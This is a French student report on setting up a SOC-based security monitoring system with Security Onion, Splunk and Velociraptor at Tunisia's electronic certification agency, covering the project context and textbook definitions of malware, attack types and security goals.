

…

**REPUBLIQUE TUNISIENNE Ministère de l’Enseignement Supérieur et de la Recherche Scientifique**

**ÉCOLE SUPERIEURE PRIVÉE DE TECHNOLOGIES & INGENIERIE**

**Cycle de Formation des Ingénieurs en Informatique**

**Rapport de Projet de Fin d’Études**

**Implémentation d'un système de surveillance**

**De sécurité basé sur un SOC et Security Onion**

**Elaboré Par**

Walid Della

**Encadré Par**

M. Ammar Baccouch

M. Souhaib Youssfi

**En collaboration avec**

****

**Année Universitaire :** 2022/2023

s

J’autorise l’étudiante de faire le dépôt de son rapport de stage en vue d’une

soutenance.

Encadrant professionnel, **M.Ammar Baccouch**

**Signature et cachet**

J’autorise l’étudiante de faire le dépôt de son rapport de stage en vue d’une

soutenance.

Encadrant académique, **M.Souhaib Youssfi**

**Signature**

# Dédicaces

*Je tiens à être reconnaissante et à exprimer toute ma gratitude envers toutes personnes*

*qui ont contribué de près ou de loin à effectuer ce modeste travail.*

***Je dédie ce projet :***

*À mes chers parents, pour tous leurs sacrifices, leur amour, leur tendresse, leur soutien et leurs prières tout au long de mes études* ***M. Mustapha Dalla*** *et* ***Mme Mabrouka Dalla****,*

*À mes chères sœurs* ***Afef,Rawdha,Hajer et Rabaa*** *pour son appui et son encouragement, À tous mes amis pour leur soutien tout au long de mon parcours universitaire, Que ce travail soit l’accomplissement de vos vœux tant allégués, et le fuit de votre soutien infaillible,*

*Merci d’être toujours là pour moi.*

Walid Dalla

*Ce projet de fin d’études a été proposé par la société TUNTRUST Au terme de ce projet, je tiens d’abord à remercier très chaleureusement* ***M.Souhaib Youssfi*** *qui m’ a permis de bénéficier de ses conseils précieux, et la confiance qu’il m’a témoigné pour ma réalisation de ce projet .*

*Je tiens à remercier vivement* ***M. Ammar Baccouch*** *pour son excellent encadrement au sein de la société, son écoute et ses conseils qui m’ont permis de cibler mes objectifs de stage qui était en totale adéquation avec mes attentes.*

*J’exprime de même ma gratitude aux membres du jury d’avoir assisté afin d’évaluer ce modeste travail, en espérant qu’ils y trouvent un travail à la hauteur.*

*Je remercie également toute l’équipe d’enseignant de TEK-UP pour la qualité de la formation qu’ils nous ont fourni tout au long de mes années d’études. Enfin, j’adresse mes reconnaissances à ceux qui m‘ont soutenu pendant les moments difficiles et qui ont été toujours à mes côtes pour m’encourager à terminer ce travail avec toutes ses difficultés.*

TABLE DES MATIERES

[Dédicaces 4](#_Toc142576038)

[Introduction générale 9](#_Toc142576039)

[Chapitre 1 : Contexte général du projet et notion de base 11](#_Toc142576040)

[**Introduction** 11](#_Toc142576041)

[**1.1.** **Présentation générale de l’organisme d’accueil** 11](#_Toc142576042)

[**1.2.** **Présentation de l’ANCE** 11](#_Toc142576043)

[**1.3.** **Les missions de l’ANCE** 12](#_Toc142576044)

[**1.4.** **Présentation des normes et des références de l’ANCE** 12](#_Toc142576045)

[**1.4.1.** **Norme ISO 27000** 12](#_Toc142576046)

[**1.4.2.** **La norme web trust** 13](#_Toc142576047)

[**1.4.3.** **La référence NIST** 13](#_Toc142576048)

[**1.5.** **Présentation du projet** 14](#_Toc142576049)

[**1.5.1.** **Présentation générale du projet** 14](#_Toc142576050)

[**1.5.2.** **Eude de l’existant** 14](#_Toc142576051)

[**1.5.3.** **Description de l’existant** 14](#_Toc142576052)

[**1.5.4.** **Critique de l’existant** 15](#_Toc142576053)

[**1.5.5.** **Solution proposée** 16](#_Toc142576054)

[**1.5.6.** **Méthodologie du travail** 16](#_Toc142576055)

[**1.5.7.** **Diagramme de gantt** 18](#_Toc142576056)

[**Conclusion** 18](#_Toc142576057)

[desieme partie de chapitre 1 : notion de base 20](#_Toc142576058)

[**Introduction** 20](#_Toc142576059)

[**1.** Sécurité d’un réseau informatique 20](#_Toc142576060)

[**2.** Objectifs de la sécurité 20](#_Toc142576061)

[**3.** Terminologie de la sécurité informatique 21](#_Toc142576062)

[**4.** Les logiciels malveillants 23](#_Toc142576063)

[**4.1.** Les chevaux de Troie 23](#_Toc142576064)

[**4.2.** Les vers informatiques 23](#_Toc142576065)

[**4.3.** Les Spyware 23](#_Toc142576066)

[**4.4.** Les Ransomwares 23](#_Toc142576067)

[**4.5.** Les Adwares 24](#_Toc142576068)

[**5.** Les attaques informatiques 24](#_Toc142576069)

[**5.1.** Différents types d’attaques 24](#_Toc142576070)

[**5.2.** Les cyberattaques courantes 24](#_Toc142576071)

[**6.** Mécanismes de sécurité 27](#_Toc142576072)

[**6.1.** Les Pare-feux 27](#_Toc142576073)

[**6.2.** Les systèmes de détection d’intrusions (IDS) et de prévention d’intrusions (IPS) 27](#_Toc142576074)

[**6.3.** Antivirus 28](#_Toc142576075)

[**7.** Système de gestion d'information et des événements de sécurité (SIEM) 28](#_Toc142576076)

[**7.1.** Mode de fonctionnement du SIEM 28](#_Toc142576077)

[**7.2.** Les avantages 30](#_Toc142576078)

[**7.3.** Description des solutions les plus populaires 30](#_Toc142576079)

[**7.4.** Comparaison entre ces outils 31](#_Toc142576080)

[**8.** Conclusion 34](#_Toc142576081)

[Chapitre 3 : Étude et choix technique 36](#_Toc142576082)

[Introduction 36](#_Toc142576083)

[**1.** Architecture de notre solution 36](#_Toc142576084)

[**2.** Environnement de travail 37](#_Toc142576085)

[**2.1.** Environnement matériel 37](#_Toc142576086)

[**2.2.** Environnement logiciel 37](#_Toc142576087)

[**2.3.** Les composants et les services déployés pour la mise en place de la solution 38](#_Toc142576088)

[**3.** VMware Workstation 39](#_Toc142576089)

[**4.** MobaXterm 39](#_Toc142576090)

[**5.** Présentation de Splunk 40](#_Toc142576091)

[**5.1.** Architecture Splunk 40](#_Toc142576092)

[**6.** Présentation de Security Onion : 41](#_Toc142576093)

[**7.** Présentation Du Vélociraptor 44](#_Toc142576094)

[**8.** conclusion 45](#_Toc142576095)

[Chapitre 4 : Réalisation 47](#_Toc142576096)

[**Introduction** 47](#_Toc142576097)

[**1.** Mise en Place de Pfsense Firewall pour la Sécurisation du Périmètre Réseau 47](#_Toc142576098)

[**2.** Configuration et Déploiement d'Active Directory pour la Gestion des Utilisateurs et des Groupes 49](#_Toc142576099)

[**3.** Mise en Œuvre de Security Onion pour la Détection d'Incidents de Sécurité 62](#_Toc142576100)

[**4.** Configuration de Splunk Universal Forwarder pour la Collecte des Journaux Système 62](#_Toc142576101)

[**5.** Utilisation de Velociraptor pour une Collecte Avancée des Données Forensiques 62](#_Toc142576102)

[**6.** Scénarios d'Attaque 62](#_Toc142576103)

[**6.1.** La première attaque ASP-REP Roasting Attack : 62](#_Toc142576104)

[**6.2.** La troisième attaque DC Sync Attack 63](#_Toc142576105)

[**6.3.** Quatrième attaque Golden Ticket Attack 64](#_Toc142576106)

[**7.** Capturer les attaques Active Directory 65](#_Toc142576107)

[**7.1.** attaque ASP-REP Roasting Attack : 65](#_Toc142576108)

[**7.2.** attaque DC Sync Attack 68](#_Toc142576109)

[**8.** Faire une attaque en utilisant les tâches planifiées et les attraper 71](#_Toc142576110)

[**9.** Conclusion 81](#_Toc142576111)

# Introduction générale


Dans notre société de plus en plus connectée, la sécurité des systèmes informatiques est devenue une préoccupation majeure pour les organisations. Les cybermenaces évoluent rapidement et peuvent causer des pertes financières, des dommages à la réputation et des atteintes à la confidentialité des données. Pour faire face à ces défis, la mise en place d'un système de surveillance de sécurité efficace est essentielle.

C’est dans ce cadre que s’inscrit notre projet de fin d’études qui a été réaliser au sein de l’Agence Nationale de certification électronique. Notre mission consiste à développer et mettre en place un système de surveillance de sécurité basé sur un SOC (Security Operations Center), Security Onion, Splunk et Velociraptor met l'accent sur la nécessité de surveiller et de détecter les incidents de sécurité dans un environnement informatique.

Notre projet est organisé comme suit :

* La première partie sera consacrée à la présentation de l’entreprise et au cadre du projet
* La seconde partie représente l’état de l’art
* La troisième partie fait l’objet à l’étude technique de notre solution
* Dans la quatrième et dernière partie, nous nous occuperons de la mise en place de notre solution ; ainsi que nous nous intéressons aux différents tests que nous devons effectuer.

Enfin, nous terminerons par une conclusion générale résumant les éléments essentiels qui ont été abordés dans ce projet de fin d’études.



# Chapitre 1 : Contexte général du projet et notion de base

1. **Contexte générale**

## **Introduction**

Ce travail s’inscrit dans le cadre du projet de fin d’études qui se déroule au sein de l’Agence Nationale de la certification électronique plus précisément au niveau de la direction des Technologies de Sécurité des Systèmes d’Information.

Dans ce chapitre nous allons présenter l'organisme d'accueil ANCE ainsi que le contexte général du travail, ce qui nous permettra de mieux connaître l’envergure et l’intérêt du problème étudié.

## **Présentation générale de l’organisme d’accueil**

Ce travail présenté s’intègre au sein des activités de recherche et de développement réalisé par l’ANCE « agence nationale de certification électronique », dont le local qui se situe au pôle technologique EL Ghazala.

## **Présentation de l’ANCE**

L’Agence Nationale de Certification Electronique (ANCE) est l’autorité de certification racine en Tunisie. Elle représente le plus haut niveau de confiance dans le domaine de la certification électronique et de la sécurité des transactions et des échanges électroniques.

L’ANCE a été créée par la Loi n°2000-83 du 9 Août 2000 régissant les échanges et le commerce électronique.

A travers les services qu’elle propose, l’ANCE a pour but de favoriser un environnement de confiance et de sécurité des échanges sur internet. La certification électronique a pour vocation de sécuriser les échanges électroniques. Elle touche des domaines divers tels que le commerce électronique (e-commerce), l’administration en ligne (e-gouvernement) et les services bancaires dématérialisés (e-banking)

TunTrust représente le nom commercial de l'Agence Nationale de Certification Electronique.

TunTrust est située dans le parc technologique El Ghazela, route de Raoued Km 3.5, dans le gouvernorat de l’Ariana en Tunisie et l’URL de son site web est <https://www.tuntrust.tn>**[1].**



Figure 1: logo de l'ANCE

## **Les missions de l’ANCE**

Les missions de l’Agence Nationale de Certification Electronique sont les suivants :

* Sécurisation des transactions et des échanges électroniques dans le domaine du e-commerce, e-gouvernement (déclaration des impôts, CNSS, TTN, etc.), e-banking (opérations interbancaires, etc.) e-procurement system (Tuneps), messagerie sécurisée...
* Etablissement des accords de confiance mutuelle avec les autorités de certification étrangères.
* Gestion des certificats électroniques (génération, publication et révocation de certificats).
* Recherche, formation et études dans le domaine de la certification et du commerce électronique.
* Développement des solutions de sécurité qui se basent sur la certification électronique **[2]**

### **Présentation du projet**

Cette section présente d’une manière générale le projet réalisé durant le stage effectué au sein de l’ANCE ainsi qu’une description détaillée sur l’existant.

### **Présentation générale du projet**

Ce projet intitulé « étude et mise en place d’un système de gestion des incidents pour les socs » s’inscrit dans le cadre de projet fin d’étude pour l’obtention du diplôme nationale de licence en ingénierie des réseaux et des systèmes informatiques.

### **Solution proposée**

Pour remédier aux problèmes cités précédemment, nous avons constaté qu’il est primordial de mettre en place un système de surveillance de sécurité basé sur un SOC qui permet de :

* Détection avancée des menaces : En utilisant Security Onion, nous sommes en mesure de collecter et d'analyser les données de sécurité provenant de différentes sources, ce qui nous permet de détecter rapidement les activités suspectes et les incidents de sécurité potentiels. La corrélation des événements et les analyses avancées nous aident à identifier les menaces émergentes et à y répondre de manière proactive.
* Gestion centralisée des journaux : Grâce à Splunk, nous pouvons centraliser la gestion des journaux de sécurité, ce qui facilite la recherche, l'analyse et la génération de rapports détaillés. Cela nous permet de surveiller en temps réel les activités du système, de détecter les anomalies et de prendre des mesures préventives pour renforcer la sécurité.
* Analyse forensique approfondie : Avec Velociraptor, nous disposons d'un outil puissant pour mener des enquêtes approfondies et collecter des données forensiques en cas d'incident de sécurité. Cela nous permet d'identifier les sources des attaques, de comprendre leur impact et de prendre des mesures correctives efficaces.
* Contrôle et sécurisation du réseau : Grâce à Pfsense Firewall, nous pouvons mettre en place des règles de pare-feu solides pour contrôler les flux de données et limiter l'accès non autorisé. Cela renforce la sécurité globale du réseau en prévenant les attaques et en protégeant les données sensibles.
* Détection proactive des attaques : Notre solution nous permet de simuler des scénarios d'attaque afin de tester la résilience de notre système de surveillance. Nous pouvons ainsi identifier les failles de sécurité, améliorer nos mesures de protection et renforcer notre capacité à détecter et à répondre aux attaques réelles.

### **Méthodologie du travail**

La méthodologie de travail adoptée pour ce projet d'implémentation d'un système de surveillance de sécurité repose sur une approche systématique en plusieurs étapes, allant de l'analyse des besoins en sécurité à la sélection des composants, la conception de l'architecture, l'implémentation des solutions, les tests rigoureux, afin d'assurer une protection efficace contre les menaces cybernétiques et de garantir une réactivité optimale face aux incidents de sécurité.

Analyse des besoins en sécurité

Étude comparative des solutions de surveillance de sécurité

Conception de l'architecture du système de surveillance

Choix des outils et technologies

Implémentation des composants

Test et validation  
Déploiement et suivi en production

Évaluation et amélioration continue

Figure 3: Méthodologie du travail

### **Diagramme du gannt**




Figure 4: diagramme de gantt

## **Conclusion**

A travers ce chapitre, nous avons mis le projet dans son contexte, présenté le cadre d’accueil et le champ de travail. Dans le chapitre suivant, nous introduisons quelques notions de base afin de situer le projet dans son cadre théorique.



1. **Notion de base**

Pour assurer la confidentialité des données, plusieurs algorithmes de chiffrement sont utilisés comme RSA(Rivest-Shamir-Adleman), ELGamal, Deffie-Hellman et DES (Data Encryption Standard).

**Intégrité :** Elle consiste à déterminer si les données n’ont pas été modifiées durant la communication (de manière fortuite ou intentionnelle). Les données doivent être celle que l’on attend et les éléments doivent être exacts et complets.

Pour assurer l’intégrité des données, plusieurs techniques sont utilisées comme les bits de parité, les checksums (sommes de contrôle) et les fonctions de hachage à sens unique.

**Non-répudiation :** Elle consiste à garantir qu’aucun des correspondants ne pourra nier la transaction. Aucun utilisateur ne doit pouvoir contester les opérations qu’il a réalisé dans le cadre de ses actions autorisées, et ne doit pas pouvoir s’attribuer les actions d’un autre utilisateur.

La non-répudiation est assurée par la signature numérique (RSA+MD5, RSA+SHAT).

**Authentification :** Elle consiste à assurer l’identité d’un utilisateur, c’est-à-dire de garantir à chacun des correspondants que son partenaire est bien celui qu’il croit être.

Pour assurer l’authenticité des données, plusieurs techniques sont utilisées comme l’empreinte, intégrité d’un message et les certificats, des protocoles comme CHAP, PAP et RADIUS et des logiciels comme Kerberos et HTTP Auth.

**Disponibilité :** Elle consiste à garantir l’accès aux services et aux ressources à tout moment et à maintenir le bon fonctionnement du système d’information.

## Terminologie de la sécurité informatique

Les objectifs précédents sont conclus par rapport aux termes suivants :

* **Vulnérabilité** [4] : c’est toute faiblesse de ressources informatiques pouvant causer une faille de sécurité qui peut être exploitée de la part des adversaires dans le but de la compromettre et d’obtenir un niveau d’accès illicite à ces ressources.


Les vulnérabilités des systèmes peuvent être classées en catégorie (humaine, technologique, organisationnelle, mise en œuvre).

* **Menace :** C’est l’ensemble des actions potentiellement nuisibles à un système informatique. Les menaces peuvent être le résultat de plusieurs actions en provenance de plusieurs origines**.**[5]
* **Attaque :** Une attaque est un programme, qui exploite une vulnérabilité dans un logiciel spécifique et désigne un accès ou une tentative d’accès non autorisée à un système.

Il existe quatre catégories d’attaques : interruption, interception, modification et fabrication.

Dans le tableau 1, nous allons démontrer les attaques portantes atteintes sur les différents objectifs de la sécurité.


#### Tableau 1: Attaque portant atteintes sur les différents objectifs de la sécurité



* **Risque :** C’est la probabilité qu’une menace particulière puisse exploiter une vulnérabilité donnée du système et les dommages ou les pertes qu’elle peut engendrer.[6]

Un risque est l’intersection entre la menace, la vulnérabilité et l’impact. Les risques peuvent être présentés de manière mathématique à l’aide de la formule suivante :

**Risque = Menace x Vulnérabilité x Impact**



**Figure 5: Risque**

* **Intrusions informatiques :** Elles portent sur toutes sortes de manipulations non autorisées effectuées sur des ordinateurs étrangers. Elles consistent souvent à utiliser des programmes d’espionnage ciblés comme les espiogiciels et les chevaux de Troie.

## Les logiciels malveillants

Un logiciel malveillant est un logiciel qu’il a été écrit dans l’intention d’endommager des appareils, de voler des données et, en général, de causer un désordre. Les virus, les chevaux de Troie, les spyware et les ransomwares font partie des différents types de logiciels malveillants.

### Les chevaux de Troie

Ce type de logiciel malveillant se déguise en logiciel légitime, où il se cache dans un logiciel légitime qu’il a été altéré. Il a tendance à agir discrètement et à créer des portes dérobées pour laisser entrer d’autres logiciels malveillants. [7]

### Les vers informatiques

C’est un type de virus particulier qu’il s'étend par le réseau. À partir d’une machine infectée, ils se frayent un chemin à travers le réseau, se connectant à des machines consécutives afin de poursuivre la propagation de l’infection. Ce type de logiciel malveillant peut infecter très rapidement des réseaux entiers d’appareils.

### Les Spyware

Un Spyware est un logiciel malveillant conçu pour nous espionner. Ils s'exécutent discrètement en arrière-plan, collectent des informations ou surveillent nos activités afin de déclencher des activités malveillantes liées à notre ordinateur et la façon dont nous l'utiliser. Ces activités incluent notamment l'enregistrement de nos saisies, de nos identifiants, de nos adresses e-mail personnelles, de données de formulaires Web, d'informations concernant l'utilisation d'Internet et d'autres informations personnelles telles que des numéros de cartes de crédit, ainsi que des captures d'écran.[8]

### Les Ransomwares

Le rançongiciel ou ransomware est une technique d’attaque courante de la cybercriminalité, consiste en l’envoi à la victime d’un logiciel malveillant qui chiffre l’ensemble de ses données et lui demande une rançon en échange de la clé permettant de les déchiffrer. [9]

Dans ce cadre nous pouvons citer l’exemple de la Banque Internationale Arabe de Tunisie (BIAT) qui étant une victime de ce type d’attaque, le 18 février 2021, par conséquent l’attaque aurait causer des dommages qui rend les services indisponibles.

### Les Adwares

Un [adware](https://blog.malwarebytes.com/glossary/adware/) est un logiciel indésirable conçu pour afficher des publicités intempestives sur nos écran, le plus souvent dans un navigateur web ce qui permet à d’autres logiciels malveillants de s’infiltrer facilement.[10]

## Les attaques informatiques

Tout ordinateur connecté à un réseau informatique est potentiellement vulnérable à une attaque. Une attaque est un acte malveillant envers un dispositif informatique via un réseau cybernétique, il résulte de trois facteurs comme le montre la formule ci-dessous :

Attaque = Motivation \* Méthode \* Vulnérabilité

Les attaques s’appuient sur divers types de faiblesses telles que les faiblesses de protocoles, les faiblesses d’authentification, les faiblesses d’implémentation et les mauvaises configurations.

## Différents types d’attaques

Il existe deux principaux types d’attaques : attaques passives et attaques actives.

1. **Attaques passives** : Elles consistent à écouter et à analyser le trafic échangé sans modifier les données ou le fonctionnement du réseau. Elles sont généralement indétectables mais leur prévention est possible. Il existe deux types d’attaques passives : l’analyse du trafic et capture.

* Capture **:** Elle signifie que le message échangé entre deux utilisateurs est intercepté et vu
* Analyse du trafic **:** Elle signifie que l’adversaire peut analyser la forme ou le motif ou le rythme des messages échangés entre deux utilisateurs

1. **Attaques actives :** Ce sont des attaques consistent à affecter les équipements réseaux ou à agir sur le bon fonctionnement du réseau, ou à modifier le contenu des informations. Ces attaques sont détectables.


Il existe un nombre important des attaques informatiques ayant chacune des objectifs différents, dans ce qui suit nous citons quelques attaques :

## Les cyberattaques courantes

**Le phishing** : c’est une attaque assez répandue car il utilise principalement l’ingénierie sociale pour attaquer les utilisateurs finaux. C’est à dire, un agresseur se fait passer pour un homme de confiance afin qu’une cible partage ses informations sensibles en pensant que c’est un service légitime.

Le phishing régulier vise un grand nombre des cibles par contre le Spear Phishing vise des cibles spécifiques en utilisant des e-mails spécialement conçus pour leur victime.


La figure 4 montre un exemple d’une attaque d’hameçonnage.



**Figure 5: Phishing**

**Déni de service DoS (Denial of Service) :** Les attaques par déni de service sont utilisées sur les réseaux et les systèmes pour rendre leurs services indisponibles. En effet, il s’agit d’inonder et surcharger les capacités de l’hôte cible avec des paquets non autorisés afin de le rendre indisponible pour les autres utilisateurs. Les attaques DOS sont parfois appelées DDOS (Distributed Denial Of Service) et c’est lorsque plus d’un ordinateur est utilisé dans le processus.

La figure 5 montre la différence entre une attaque DoS et une attaque DDoS. [11]



